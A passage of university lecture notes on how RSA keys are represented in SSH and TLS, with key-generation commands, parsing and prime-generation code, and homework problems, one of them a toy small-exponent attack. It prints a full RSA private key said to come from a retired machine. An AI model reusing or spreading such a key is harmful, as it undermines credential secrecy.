251959084756578934940271832400483985714292821262 0
403202777713783604366202070759555626401852588078 4
406918290641249515082189298559149176184502808489 1
200728449926873928072877767359714183472702618963 7
501497182469116507761337985909570009733045974880 8
428401797429100642458691817195118746121515172654 6
322822168699875491824224336372590851418654620435 7
679842338718477444792073993423658482382428119816 3
815010674810451660377306056201619676256133844143 6
038339044149526344321901146575444541784240209246 1
651572335077870774981712577246796292638635637328 9
912154831438167899885040445364023527381951378636 5
643912120103971228221207203 57
```

12.11: THE RSA ALGORITHM: SOME OPERATIONAL DETAILS

- The main goal of this section is to explain how the public and the private keys — which theoretically speaking are merely pairs of integers $[n, e]$ and $[n, d]$, respectively, — are actually represented in the memory of a computer. As you will see, the representation used depends on the protocol. The key representation in the SSH protocol is, for example, very different from the key representation in the TLS/SSL protocol. However, before getting to the key representation issues, what follows are some very important general comments about the RSA algorithm.

- The size of the key in the RSA algorithm typically refers to the size of the modulus integer in bits. *In that sense, the phrase "key size" in the context of RSA is a bit of a misnomer.* As you now know, the actual keys in RSA are the public key $[n, e]$ and the private key $[n, d]$. In addition to depending on the size of the modulus, the key sizes obviously depend on the values chosen for e and d.

- Consider the case of an RSA implementation that provides 1024

bits of security. So we are talking about an implementation of the RSA algorithm that uses a 1024 bit modulus. [It is interesting to reflect on the fact that 1024 bits can be stored in only 128 bytes in the memory of a computer (and that translates into a 256-character hex string if we had to print out the 128 bytes for visual display), yet the decimal value of the integer represented by these 128 bytes can be monstrously large.] Here is an example of such a decimal number:

```
896648260163177445892450830685346881485335435
598887985722112773321881386436681238522440572
201181538908178518569358459456544005330977672
121582110702985339908050754212664722269478671
818708715560809784221316449003773512418972397
715186575579269079705255036377155404327546356
263232007163440584083618711941939199 99
```

There are 359 decimal digits in this very large integer. [It is trivial to generate arbitrarily large integers in Python since the language places no limits on the size of the integer. I generated the above number by simply setting a variable to a random 256 character hex string by a statement like

```
num = 0x7fafdbff7fe0f9ff7.... 256 hex characters ..... ff7fffda5f
```

and then just calling 'print num'.] The above example should again remind you of the exponential relationship between what it takes to represent an integer in the memory of a computer and the value of that integer.

- RSA Laboratories recommends that the two primes that compose the modulus should be roughly of equal length. So if you want to use 1024-bit RSA encryption, that means that your modulus

integer will have a 1024 bit presentation, and that further means that you'd need to generate two primes that are roughly 512 bits each.

- Doubling the size of the key will, in general, increase the time required for public key operations (as needed for encryption or signature verification) by a factor of four and increase the time taken by private key operations (decryption and signing) by a factor of 8. Public key operations are not as affected as the private key operations when you double the size of the key is because the public key exponent e does not have to change as the key size increases. On the other hand, the private key exponent d changes in direct proportion to the size of the modulus. The key generation time goes up by a factor of 16 as the size of the key (meaning the size of the modulus) is doubled. But key generation is a relatively infrequent operation. (Ref.: http://www.rsa.com/rsalabs)

- The public and the private keys are stored in particular formats specified by various protocols. For the public key, in addition to storing the encryption exponent and the modulus, *the key may also include information such as the time period of validity, the name of the algorithm used for key generation, etc.* For the private key, in addition to storing the decryption exponent and the modulus, the key may include additional information along the same lines as for the public key, and, additionally, the corresponding public key also. Typically, the formats call for the keys to be stored using Base64 encoding so that they can be

displayed using printable characters. (See Lecture 2 on Base64 encoding.) To see such keys, you could, for example, experiment with the following function:

```
ssh-keygen -t rsa
```

The public and the private keys returned by this call, when stored appropriately, will allow your laptop to establish SSH connections with machines elsewhere from virtually anywhere in the world (unless a local firewall blocks SSH traffic) **without you having to log in explicitly with a password.** [You can also replace 'rsa' with 'dsa' in the above call. The flag 'dsa' refers to the Digital Signature Algorithm that typically uses the ElGamal protocol (see Section 13.6 of Lecture 13 for ElGamal) for generating the key pairs. A call such as above will ask you for a passphrase, but you can ignore it if you wish. The above call will store the private key in the file `.ssh/id_rsa` of the home account in your laptop. The public key will be deposited in a file that will be named `.ssh/id_rsa.pub`. **Now all you have to do is to copy the public key into the file `.ssh/authorized_keys` of any of the remote machines to which you want SSH access without the bother of having to log in with a password.**]

- Here is an example of a private key in the `.ssh/id_rsa` file of a now retired machine. Note that it is in Base64 encoding.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA5amriY96HQS8Y/nKc8zu3zOylvpOn3vzMmWwrtyDy+aBvns4
UC1RXoaD9rDKqNNMCBAQwWDsYwCAFsrBzbxRQONHePX8lRWgM87MseWGlu6WPzWG
iJMclTAO9CTknplG9wlNzLQBj3dP1M895iLF6jvJ7GR+V3CRU6UUbMmRvgPcsfv6
ec9RRPm/B8ftUuQICLOjt4tKdPG45PBJUylHs71FuE9FJNp01hrj1EMFObNTcsy9
zuis0YPyzArTYSOUsGglleExAQYi7iLh17pAa+y6fZrGLsptgqryuftN9Q4NqPuT
gsB/AoGBAPudYPoCVhMEI4VOd1EcALUIIaxFKKSAkXzIzb0sxrbj699SR1VHdyot
vIkRm+8aWStwJSfB+fSUE/U2014pvoCIHSyiDccPC4gzveHSrwd7GLU4R2Hxh837
Mn/hUtTDQXQ1yGDDFH84bhszuUh+L8KZ3m5rt0g7/EsntzIc0qTHAoGBAOmqWUsw
VdrOK483uvTjdYiQchF/zJhXfD3ywn4IFtvKo/nsKb/TsxWZkMmR03m0qBShhESP
orW2wch22QK/lrQot1oTkezLRNZ06YfyhqKf6P3tu25Yp3+g6+ogvi4I14zY7+wX
```

```
m7lYYIQZ/G3Z3LcTvv9ySShbvyH1/ggIzDJfAoGBAIFm4WqiHaNhNtbX5ZdtfLTf
iFjlqRowCDU7sSxKDgU7bzhshyVx3+pzXO4D2QIBIwKCAQB8rJBR/W4tApInpNud
MugSxEsBgJEUv6FHPoR8LpCwhHJRdhdBd6/UOmTlAOMLMOAholI9F1vAtyD2bhFv
r19PHEte6++EIa69CdzVmdtZP7Cl+Hw7gw+EMAgeIqf+UzUnBQz6GJMh/vDSnGNu
TWQgEdQD/AoSNcs8CShYUCqLt+y2Bmm451M+P2Pf8ieiUYsm8ebixnxrHK6LfUl+
KRkgEVgk5lSXi4qEYPcL4Ja9k96ickIuE1HUFW1LABJBCaHT4mwwmJRleJ2/UaeV
MiW25fyr5MdQNvQPaljY3kYO6209zL/33zlk9dI5WyshwNAOVZt6t/3LHEu54mDj
nEn3roB8opfyPexC6dpmlpAbr6gzYdstdudoJE8U3WbL9dnuuxARo90yI4+DLsXC
WCWVK6gzn4fgGILEH4AwrZ8HACO+C1P9jdtd8BWmPutO3BSBlYNBl7Y326Gf+04j
PzF5ObAe2YW8p1uZy2qvAoGBANWjD8+3KeyfPcTFPTerZCUWWamZapnplioChe+S
XgrH5mDX66gSAtHrfRAQTFIEQeb6EofTx/aYdqinLM9QFMH5Vy3Iv+5ws/dGUdth
ZSb4moHDaYl1oHSwYqoskJ8eBucsvhmvLOpfbi+iuugXpTmrpO/zdhZFQQkba+oW
rBDLAoGACEEjZnRkxKogIobZcmLZF1rJEUnpaezuXp5dWjh1CBUqjjfxGKeSR7VH
WCqx21GvA5ipwZp0HuCaWvWNQ/tdx14fTG4aES2/uurZBsOumzJZPJIC25shJLa+
TOCKIDY3afvDdVSktxwzLnCybMOWQZVTGX1k6sttROHOswshX4A=
-----END RSA PRIVATE KEY-----
```

- And here is an example of the public key that goes with the above private key

```
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA5amriY96HQS8Y/nKc8zu3zOylvp
On3vzMmWwrtyDy+aBvns4UC1RXoaD9rDKqNNMCBAQwWDsYwCAFsrBzbxRQONHeP
X8lRWgM87MseWGlu6WPzWGiJMclTAO9CTknplG9wlNzLQBj3dP1M895iLF6jvJ7
GR+V3CRU6UUbMmRvgPcsfv6ec9RRPm/B8ftUuQICL0jt4tKdPG45PBJUylHs71F
uE9FJNp01hrj1EMFObNTcsy9zuis0YPyzArTYSOUsGglleExAQYi7iLh17pAa+y
6fZrGLsptgqryuftN9Q4NqPuTiFjlqRowCDU7sSxKDgU7bzhshyVx3+pzXO4D2Q
== kak@pixie
```

- In general, the format used for storing a key is specific to each protocol. The public key shown above is for the SSH protocol as described in RFC 4253. An SSH public key stores the following three fields separated by white space: (1) the key type; (2) a chunk of Base64 encoded data; and (3) A comment. In the public key that I showed above, the first and the third fields are, respectively, the strings 'ssh-rsa' and 'kak@pixie'. What is in-between the two is the Base64 encoded data that holds the

public exponent and the modulus integers. After you Base64-decode this string, you end up with a stream of bytes for three `<length data>` records. These three records hold the following three pieces of information: (1) Algorithm name (which would be the same as the key-type you would have seen in the first field of the public key; (2) the RSA public exponent; and (3) the RSA modulus. *In each record, the length value is stored in the first four bytes in the Big-endian form.* [Therefore, in order to extract the (e, n) integers from the key shown above, we must scan the byte stream that we get after Base64 decoding of the middle field shown above. We look at the first four bytes to see how many subsequent bytes hold the name of the algorithm. After we have read off those bytes, we again look at the next four bytes to find out how many subsequent bytes hold the public exponent; and so on for extracting the modulus integer.] Shown below is a Python script that extracts the public exponent and the modulus stored in an SSH RSA public key. In line with the note in blue, the script first separates the three field in the key by splitting it on white space. It then applies Base64 decoding to the middle field since that's where the public exponent and the modulus are stored. Subsequently, it scans the stream of decoded bytes for the `<length,value>` records under the assumption that the length of the value is always placed in the first four bytes of each record.

```
#!/usr/bin/env python

##  extract_sshpubkey_params.py
##  Author:  Avi Kak
##  Date:    February 11, 2013

import sys
import base64
import BitVector
if len(sys.argv) != 2:
```

```
    sys.stderr.write("Usage: %s   <public key file>\n" % sys.argv[0])
    sys.exit(1)
keydata = base64.b64decode(open(sys.argv[1]).read().split(None)[1])
bv = BitVector.BitVector( rawbytes = keydata )
parts = []
while bv.length() > 0:
  bv_length = int(bv[:32])               # read 4 bytes for length of data
  data_bv = bv[32:32+bv_length*8]        # read the data
  parts.append(data_bv)
  bv.shift_left(32+bv_length*8)          # shift the starting BV and
  bv = bv[0:-32-bv_length*8]             #    and truncate its length
public_exponent = int(parts[1])
modulus = int(parts[2])
print "public exponent: ", public_exponent
print "modulus: ", modulus
```

- If I invoke the above script on my public SSH RSA key in `~/.ssh/id_rsa.pub` by

  ```
  extract_sshpubkey_params.py  ~/.ssh/id_rsa.pub
  ```

  I get the following output:

```
public exponent:  35

modulus:  28992239265965680130833686108835390387986295644147105350109222053494471862488069515097328563379
          83891022841669525585184878497657164390613162380624769814604174911672498450880421371197440983388
          47257142771415372626026723527808024668042801683207069068148652181723508612356368518824921733281
          43920627731421841448660007107587358412377023141585968920645470981284870961025863780564707807073
          26000355974893593324676938927020360090167303189496460600023756410428250646775191158351910891625
          48335568714591065003819759709855208965198762621002125196213207135126179267804883812905682728422
          31250173298006999624238138047631459357691872217
```

- The SSL/TLS public and private keys, as also the SSH RSA private keys, are, on the other hand, stored using a more elaborate procedure: The key information is first encoded using Abstract Syntax Notation (ASN) according to the ASN.1 standard and the

resulting data structure DER-encoded into a byte stream. (DER standards for 'Distinguished Encoding Rules' — it's a part of the ASN.1 standard.) Finally, the byte stream thus generated is turned into a printable representation by Base64 encoding. [The ASN.1 standard, along with one of its *transfer encodings* such as DER, accomplishes the same thing for complex data structures in a binary format that the XML standard does in a textual format. You can certainly convert XML representations into binary formats, but the resulting encoding will, in general, be much longer than those produced by ASN.1. Let's say you wish to represent all of your assets in a manner that would be directly readable by different computing platforms and different programming languages. A record of your assets is likely to consist of the names of the financial institutions and the value of the assets held by them, a listing of your fixed assets, such as real estate properties and their worth, etc. In general, such data will require a tree representation in which the various nodes may stand for the names of the financial institutions or the names of the assets and the children of the leaf nodes would consist of asset values. The values for some of the nodes may be in the form of ordered lists, unordered lists (sets), key-value pairs, etc. ASN.1 creates compact byte level representations for such structures that is portable across platforms and languages. *Just to give you a small taste of the flexibility of ASN.1 representation, it places no constraints on the size of any of the symbolic entities or any of the numerical values.* And to also give you a taste of the secret to the sauce, when ASN.1 is used with BER (Basic Encoding Rules) encoding, each node of the tree is represented by three blocks of bytes: (1) Identification block of an unlimited number of bytes; (2) Length block of an unlimited number of bytes; and (3) Value block of an unlimited number of bytes.The important thing to note here is there are no constraints on how many bytes are taken up by each of the thee blocks. How does ASN.1 accomplish that? It's all done by using high-end bytes to carry information about bytes further downstream. For example, if the length is to be represented by a single byte, then the value of length must not exceed 128. However, if the value of length is 128 or greater, then the most significant bit of the first byte must be set to 1 and the trailing bits must tell us how many of the following bytes are being used for storing the length information. Similar rules are used for the other blocks to permit them to be of arbitrary length.]

- To generate the private and public keys for the SSL/TLS protocol you can use the OpenSSL library in the following manner:

```
openssl genrsa -out myprivate.pem 1024

openssl rsa -in myprivate.pem -pubout > mypublic.pem
```

  where the first command creates a private key for a 1024 bit modulus and the second then gives you the corresponding public key. The private key will be deposited in the file **myprivate.pem** and the public key in the file **mypublic.pem**.

- If you want to see the modulus and the public exponent used in the public key, you can execute

```
openssl rsa -pubin -inform PEM -text -noout < mypublic.pem
```

- As mentioned earlier, SSL/TLS keys are stored (and transmitted) by first encoding them with the abstract notation of ASN.1, turning the resulting structure into a byte stream with DER encoding, and, finally, making this byte stream printable with Base64 encoding. [The standards documents that address the formatting of such keys are RFC 3447 and 4716.] The ASN.1 representation of a public RSA key is given by:

```
SEQUENCE {
    SEQUENCE {
        OBJECT IDENTIFIER rsaEncryption (1 2 840 113549 1 1 1),
        NULL
    }
    BIT STRING {
```

```
            RSAPublicKey ::= SEQUENCE {
                modulus            INTEGER,                -- n
                publicExponent     INTEGER                 -- e
            }
        }
    }
```

where "1 2 840 113549 1 1 1" is the ANS.1 specified object ID for `rsaEncryption` and where n is the modulus and e the public exponent. [In symbolic depictions of ASN.1 data structures, what comes after a double hyphen is a comment.] The terms `SEQUENCE`, `BIT STRING`, etc. are some of the ASN.1 keywords. [Note that the ASN.1 keywords, such as 'SEQUENCE', 'BIT STRING', etc., that you see in the data structure above determine how the data bearing bytes are laid out in the byte-stream representation of the object. These keywords themselves do not appear directly in their symbolic forms in the byte level representation of a key. An agent receiving such a key would know its "schema" from the object identifier and would thus be able to decode the bytes.]

- The ASN.1 representation for a private key is given by (where we have suppressed ancillary information related to the object identity, etc.):

```
RSAPrivateKey ::= SEQUENCE {
    version           Version,
    modulus           INTEGER,            -- n
    publicExponent    INTEGER,            -- e
    privateExponent   INTEGER,            -- d
    prime1            INTEGER,            -- p
    prime2            INTEGER,            -- q
    exponent1         INTEGER,            -- d mod (p-1)
    exponent2         INTEGER,            -- d mod (q-1)
```

```
        coefficient       INTEGER,              -- (inverse of q) mod p
        otherPrimeInfos   OtherPrimeInfos OPTIONAL
    }
```

where `n` is the modulus, `e` the public exponent, `d` the private exponent, `p` and `q` the two primes whose product is the modulus. The rest of the fields are used in the modular exponentiation that is carried out for decryption.

- In Perl, you can use the `Convert::ASN1` module for creating an ASN.1 encoded representation of a data structure and for its transformation into a byte stream with BER or DER encodings. In Python, you can do the same with the `pyasn1` library.

12.12: IN SUMMARY ...

- Assuming that you are using the best possible random number generators to create candidates for the primes that are needed and that you also use a recent version of the RSA scheme that is resistant to the chosen ciphertext attacks, the security of RSA encryption depends critically on the difficulty of factoring large integers.

- As integer factorization algorithms have become more and more powerful over the years, RSA cryptography has had to rely on increasingly larger values for the integer modulus and, therefore, increasingly longer encryption keys.

- These days you are unlikely to use a key whose length is — or, to speak more precisely, a modulus whose size is — shorter than 1024 bits for RSA. Some people recommend 2048 or even 4096 bit keys. The following table vividly illustrates how the key sizes compare for symmetric-key cryptography and RSA-based public-key cryptography for the same level of cryptographic security [Values taken from NIST Special Publication 800-57, *Recommendations for Key Management — Part 1*," by Elaine Barker et al.]

Symmetric Key Algorithm	Key Size for the Symmetric Key Algorithm	Comparable RSA Key Length for the Same Level of Security
2-Key 3DES	112	1024
3-Key 3DES	168	2048
AES-128	128	3072
AES-192	192	7680
AES-256	256	15360

- As you'd expect, the computational overhead of RSA encryption/decryption goes up as the size of the modulus integer increases.

- This makes RSA inappropriate for encryption/decryption of actual message content for high data-rate communication links.

- However, RSA is ideal for the exchange of secret keys that can subsequently be used for the more traditional (and much faster) symmetric-key encryption and decryption of the message content.

12.13: HOMEWORK PROBLEMS

1. The necessary condition for the encryption key e is that it be coprime to the totient of the modulus. But, in practice, what is e typically set to and why? (Obviously, now the burden falls on ensuring the selected primes p and q are such that the necessary condition on e is still satisfied.)

2. On the basis of the material presented in Sections 12.6, 12.7, 12.8 and 12.9, make your own assessment of the security vulnerabilities of RSA that are important today, that could become important in the next decade, and that could be important over the very long term.

3. From the public key, we know the modulus n and the encryption integer e. If a bad guy could figure out the totient of the modulus, would that amount to breaking the code?

4. Following the steps outlined in Section 12.4, create an RSA block cipher with 16 bits of encryption (implying that you will use a 16-bit number for the modulus n in your cipher). Do NOT use the same primes for p and q that I used in my example in Section

12.4. Use the n and e part of the cipher for block encryption of the 6-byte word "purdue". Print out the encrypted word as a 12-character hex string. Next use the n and d part of the cipher to decrypt the encrypted string.

5. Assume for the sake of argument that your RSA scheme is as simple as the one outlined in the toy example of Section 12.4. How do you think it is possible for an attacker to figure out the message bytes from the ciphertext bytes without access to the private exponent?

6. As you now know, in the RSA algorithm a message M is encrypted by calculating:

$$C \quad = \quad M^e \;\; (mod\, n)$$

where n is the modulus.

Assume that you are using a 1024-bit RSA algorithm (meaning that the modulus is of size 1024 bits) for encrypting your messages. Now let's say that your enemy knows that your business partners are in the habit of communicating with you with very short messages — messages that involve very small values of M compared to the size of the $n = p \times q$ modulus.

Since the enemy will know your public key, he will know that what your business partner has sent you is $C = M^e$ where e is the public exponent that the enemy would know about. Assuming

for the sake of convenience that $e = 3$, why can't the enemy decrypt the confidential message intended for you by just taking the cube-root of C?

7. Programming Assignment:

To better understand the point made in Section 12.3.2 that a small value, such as 3, for the encryption integer e is cryptographically unsafe, assume that a party A has sent the same message $M = 10$ to three different recipients using the following three public keys:

```
[29, 3]        [37, 3]        [41, 3]
```

In each public key, the first integer is the modulus n and the second the encryption integer e. Now use the Chinese Remainder Theorem of Section 11.7 in Lecture 11 to show how you can reconstruct M^3, which in this case would be 1000, from the three ciphertext values corresponding to the three public keys. [HINT: If you are using Python, the ciphertext value in each case is returned by the built-in 3-argument function *pow*(). For example, $pow(M, 3, 29)$ will return the ciphertext integer C_1 for the first public key shown above. For each public key, we have $C_i = M^3 \ mod \ n_i$ where the three moduli are denoted $n_1 = 29$, $n_2 = 37$, and $n_3 = 41$. Now to solve the problem, you can reason as follows: Since n_1, n_2, and n_3 are pairwise co-prime, CRT allows us to reconstruct M^3 modulo $N = n_1 \times n_2 \times n_3$. This will require that you find $N_i = N/n_i$ for $i = 1, 2, 3$. And then you would need to find the multiplicative inverse of each N_i modulo its corresponding n_i. Let N_i^{inv} denote this multiplicative inverse. You can use the Python multiplicative-inverse calculator shown in Section 5.7 of Lecture 5 to calculate the N_i^{inv} values. Then, by CRT, you should be able to recover M^3 by $(C_1 \times N_1 \times N_1^{inv} + C_2 \times N_2 \times N_2^{inv} + C_3 \times N_3 \times N_3^{inv}) \ mod \ N$.]

8. **Programming Assignment:**

Using the Python or the Perl version of the `PrimeGenerator` class shown below and the multiplicative-inverse finding scripts presented earlier in Section 5.7 of Lecture 5, write a script that would constitute a "complete" implementation of a 64-bit RSA algorithm. (As you now know from Section 12.7, a truly complete implementation of RSA involves serious security considerations related to padding, etc., that are beyond the scope of a homework assignment. All you are being asked to do in this homework is to address the basic mathematics of RSA.)

```
#!/usr/bin/env python

##  PrimeGenerator.py
##  Author: Avi Kak
##  Date: February 18, 2011
##  Modified Date:  February 28, 2016

##  Call syntax:
##
##        PrimeGenerator.py  width_desired_for_bit_field_for_prime
##
##  For example, if you call
##
##        PrimeGenerator.py 32
##
##  you may get a prime that looks like 3262037833.  On the other hand, if you
##  call
##
##        PrimeGenerator.py 128
##
##  you may get a prime that looks like 338816507393364952656338247029475569761
##
##  IMPORTANT:  The two most significant are explicitly set for the prime that is
##              returned.

import sys
import random

############################  class PrimeGenerator  ##############################
```

```
class PrimeGenerator( object ):                                                  #(A1)

    def __init__( self, **kwargs ):                                              #(A2)
        bits = debug = None                                                      #(A3)
        if 'bits' in kwargs  :     bits = kwargs.pop('bits')                     #(A4)
        if 'debug' in kwargs :     debug = kwargs.pop('debug')                   #(A5)
        self.bits            =     bits                                        #(A6)
        self.debug           =     debug                                       #(A7)
        self._largest        =     (1 << bits) - 1                             #(A8)

    def set_initial_candidate(self):                                             #(B1)
        candidate = random.getrandbits( self.bits )                              #(B2)
        if candidate & 1 == 0: candidate += 1                                    #(B3)
        candidate |= (1 << self.bits-1)                                          #(B4)
        candidate |= (2 << self.bits-3)                                          #(B5)
        self.candidate = candidate                                               #(B6)

    def set_probes(self):                                                        #(C1)
        self.probes = [2,3,5,7,11,13,17]                                         #(C2)

    # This is the same primality testing function as shown earlier
    # in Section 11.5.6 of Lecture 11:
    def test_candidate_for_prime(self):                                          #(D1)
        'returns the probability if candidate is prime with high probability'
        p = self.candidate                                                       #(D2)
        if p == 1: return 0                                                      #(D3)
        if p in self.probes:                                                     #(D4)
            self.probability_of_prime = 1                                        #(D5)
            return 1                                                             #(D6)
        if any([p % a == 0 for a in self.probes]): return 0                      #(D7)
        k, q = 0, self.candidate-1                                               #(D8)
        while not q&1:                                                           #(D9)
            q >>= 1                                                              #(D10)
            k += 1                                                               #(D11)
        if self.debug: print("q = %d  k = %d" % (q,k))                           #(D12)
        for a in self.probes:                                                    #(D13)
            a_raised_to_q = pow(a, q, p)                                         #(D14)
            if a_raised_to_q == 1 or a_raised_to_q == p-1: continue              #(D15)
            a_raised_to_jq = a_raised_to_q                                       #(D16)
            primeflag = 0                                                        #(D17)
            for j in range(k-1):                                                 #(D18)
                a_raised_to_jq = pow(a_raised_to_jq, 2, p)                       #(D19)
                if a_raised_to_jq == p-1:                                        #(D20)
                    primeflag = 1                                                #(D21)
                    break                                                        #(D22)
            if not primeflag: return 0                                           #(D23)
        self.probability_of_prime = 1 - 1.0/(4 ** len(self.probes))              #(D24)
        return self.probability_of_prime                                         #(D25)

    def findPrime(self):                                                         #(E1)
        self.set_initial_candidate()                                             #(E2)
        if self.debug:  print("    candidate is: %d" % self.candidate)            #(E3)
        self.set_probes()                                                        #(E4)
        if self.debug:  print("    The probes are: %s" % str(self.probes))       #(E5)
        max_reached = 0                                                          #(E6)
```

```
        while 1:                                                              #(E7)
            if self.test_candidate_for_prime():                               #(E8)
                if self.debug:                                                #(E9)
                    print("Prime number: %d with probability %f\n" %
                          (self.candidate, self.probability_of_prime) )       #(E10)
                break                                                         #(E11)
            else:                                                             #(E12)
                if max_reached:                                               #(E13)
                    self.candidate -= 2                                       #(E14)
                elif self.candidate >= self._largest - 2:                     #(E15)
                    max_reached = 1                                           #(E16)
                    self.candidate -= 2                                       #(E17)
                else:                                                         #(E18)
                    self.candidate += 2                                       #(E19)
                if self.debug:                                                #(E20)
                    print("    candidate is: %d" % self.candidate)             #(E21)
        return self.candidate                                                 #(E22)

####################################  main  ######################################
if __name__ == '__main__':

    if len( sys.argv ) != 2:                                                  #(M1)
        sys.exit( "Call syntax:  PrimeGenerator.py  width_of_bit_field" )     #(M2)
    num_of_bits_desired = int(sys.argv[1])                                    #(M3)
    generator = PrimeGenerator( bits = num_of_bits_desired )                  #(M4)
    prime = generator.findPrime()                                             #(M5)
    print("Prime returned: %d" % prime)                                       #(M6)
```

If you make the following call to this script:

```
PrimeGenerator.py 64
```

the script will return a full-width 64-bit prime that will look like:

```
Prime returned: 17828589080991197309
```

On the other hand, a call like

```
PrimeGenerator.py 128
```

will return something like:

```
Prime returned: 290410362853346697538147183843312052911
```

For those of you will be doing this homework in Perl, here is a Perl version of the above script:

```
#!/usr/bin/env perl

##  PrimeGenerator.pl
##  Author: Avi Kak
##  Date: February 26, 2016

##  Call syntax:
##
##        PrimeGenerator.pl  width_desired_for_bit_field_for_prime
##
##  For example, if you call
##
##        PrimeGenerator.pl 32
##
##  you may get a prime that looks like 3340094299.  On the other hand, if you
##  call
##
##        PrimeGenerator.pl 128
##
##  you may get a prime that looks like 333618953930748159614512936853740718827
##
##  IMPORTANT:  The two most significant are explicitly set for the prime that is
##              returned.

use strict;
use warnings;
use Math::BigInt;

############################  class PrimeGenerator  ##############################
package PrimeGenerator;

sub new {                                                                    #(A1)
    my ($class, %args) = @_;                                                 #(A2)
    bless {                                                                  #(A3)
        _bits  =>  int($args{bits}),                                         #(A4)
        _debug =>  $args{debug} || 0,                                        #(A5)
        _largest => (1 << int($args{bits})) - 1,                             #(A6)
    }, $class;                                                               #(A7)
}

sub set_initial_candidate {                                                  #(B1)
    my $self = shift;                                                        #(B2)
    my @arr = map {my $x = rand(1); $x > 0.5 ? 1 : 0 } 0 .. $self->{_bits}-4;#(B3)
    push @arr, 1;                                                            #(B4)
    unshift @arr, (1,1);                                                     #(B6)
    my $bstr = join '', split /\s/, "@arr";                                  #(B7)
#    $self->{candidate} = oct("0b".$bstr);                                   #(B8)
```

```
    $self->{candidate} = Math::BigInt->from_bin($bstr);                          #(B8)
}

sub set_probes {                                                                 #(C1)
    my $self = shift;                                                            #(C2)
    $self->{probes} = [2,3,5,7,11,13,17];                                        #(C3)
}

# This is the same primality testing function as shown earlier
# in Section 11.5.6 of Lecture 11:
sub test_candidate_for_prime_with_bigint {                                       #(D1)
    my $self = shift;                                                            #(D2)
    my $p = $self->{candidate};                                                  #(D3)
    return 0 if $p->is_one();                                                    #(D4)
    my @probes = @{$self->{probes}};                                             #(D5)
    foreach my $a (@probes) {                                                    #(D6)
        $a = Math::BigInt->new("$a");                                            #(D7)
        return 1 if $p->bcmp($a) == 0;                                           #(D8)
        return 0 if $p->copy()->bmod($a)->is_zero();
    }
    my ($k, $q) = (0, $p->copy()->bdec());                                       #(D9)
    while (! $q->copy()->band( Math::BigInt->new("1"))) {                        #(D10)
        $q->brsft( 1 );                                                          #(D11)
        $k += 1;                                                                 #(D12)
    }
    my ($a_raised_to_q, $a_raised_to_jq, $primeflag);                            #(D13)
    foreach my $a (@probes) {                                                    #(D14)
        my $abig = Math::BigInt->new("$a");                                      #(D15)
        my $a_raised_to_q = $abig->bmodpow($q, $p);                              #(D16)
        next if $a_raised_to_q->is_one();                                        #(D17)
        my $pdec = $p->copy()->bdec();                                           #(D18)
        next if ($a_raised_to_q->bcmp($pdec) == 0) && ($k > 0);                  #(D19)
        $a_raised_to_jq = $a_raised_to_q;                                        #(D20)
        $primeflag = 0;                                                          #(D21)
        foreach my $j (0 .. $k - 2) {                                            #(D22)
            my $two = Math::BigInt->new("2");                                    #(D23)
            $a_raised_to_jq = $a_raised_to_jq->copy()->bmodpow($two, $p);        #(D24)
            if ($a_raised_to_jq->bcmp( $p->copy()->bdec() ) == 0 ) {             #(D25)
                $primeflag = 1;                                                  #(D26)
                last;                                                            #(D27)
            }
        }
        return 0 if ! $primeflag;                                                #(D28)
    }
    my $probability_of_prime = 1 - 1.0/(4 ** scalar(@probes));                   #(D29)
    $self->{probability_of_prime} = $probability_of_prime;                       #(D30)
    return $probability_of_prime;                                                #(D31)
}

sub findPrime {                                                                  #(E1)
    my $self = shift;                                                            #(E2)
    $self->set_initial_candidate();                                              #(E3)
    print "       candidate is:  $self->{candidate}\n" if $self->{_debug};       #(E4)
    $self->set_probes();                                                         #(E5)
    print "       The probes are: @{$self->{probes}}\n" if $self->{_debug};      #(E6)
```

```
    my $max_reached = 0;                                                    #(E7)
    while (1) {                                                             #(E8)
        if ($self->test_candidate_for_prime_with_bigint()) {                #(E9)
            print "Prime number:  $self->{candidate} with probability: " .
                  "$self->{probability_of_prime}\n" if $self->{debug};      #(E10)
            last;                                                           #(E11)
        } else {                                                            #(E12)
            if ($max_reached ) {                                            #(E13)
                $self->{candidate} -= 2;                                    #(E14)
            } elsif ($self->{candidate} >= $self->{_largest} - 2) {         #(E15)
                $max_reached = 1;                                           #(E16)
                $self->{candidate} -= 2;                                    #(E17)
            } else {                                                        #(E18)
                $self->{candidate} += 2;                                    #(E19)
            }
        }
    }
    return $self->{candidate};                                              #(E20)
}

1;
################################  main    ########################################
package main;

unless (@ARGV) {                                                            #(M1)
    1;                                                                      #(M2)
} else {                                                                    #(M3)
    my $bitfield_width = shift @ARGV;                                       #(M4)
    my $generator = PrimeGenerator->new(bits => $bitfield_width);           #(M5)
    my $prime = $generator->findPrime();                                    #(M6)
    print "Prime returned: $prime\n";                                       #(M7)
}
```

A call such as the one shown below for generating a 256 bit prime

```
PrimeGenerator.pl 256
```

comes back with

```
Prime returned: 110683214729271322144990809842795090895043970651486233118696734813266440218909
```

9. Programming Assignment:

This assignment is also about implementing the RSA algorithm, but now you are allowed to use modules from open-source libraries

for some of the work. Because these libraries sit on top of highly efficient C code, you should be able to test your implementation for much larger moduli than what you used in the previous programming assignment. Write Perl or Python scripts that implement the RSA encryption and decryption algorithms. Do NOT use the key-generator functions implemented in the modules of the Perl/Python toolkits to find d for a given e. On the other hand, you must use either the Python implementation shown in Section 5.7 of Lecture 5 or your own implementation of the Extended Euclidean Algorithm to find the multiplicative inverses you need. Feel free to use any other modules in the toolkits listed below, or, for that matter, any other modules of you choice. However, you must list the modules used and where you found them in the reference section of your code.

Python Cryptography Toolkit: `http://www.amk.ca/python/code/crypto`

Perl Crypt-RSA Toolkit: `http://search.cpan.org/~vipul/Crypt-RSA-1.57/lib/Crypt/RSA.pm`

Lecture 13: Certificates, Digital Signatures, and the Diffie-Hellman Key Exchange Algorithm

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 1, 2017

12:01 Noon

Goals:

- Authenticating users and their public keys with certificates signed by Certificate Authorities (CA)
- Exchanging session keys with public-key cryptography
- X.509 certificates
- **Perl and Python code for harvesting RSA moduli from X.509 certificates**
- The Diffie-Hellman algorithm for exchanging session keys
- The ElGamal digital signature algorithm
- **Can the certificates issued by CAs be forged?**

CONTENTS

13.1: USING PUBLIC KEYS TO EXCHANGE SECRET SESSION KEYS

- From the presentation on RSA cryptography in Lecture 12, you saw that public key cryptography, at least when using the RSA algorithm, is not suitable for the encryption of the actual message content.

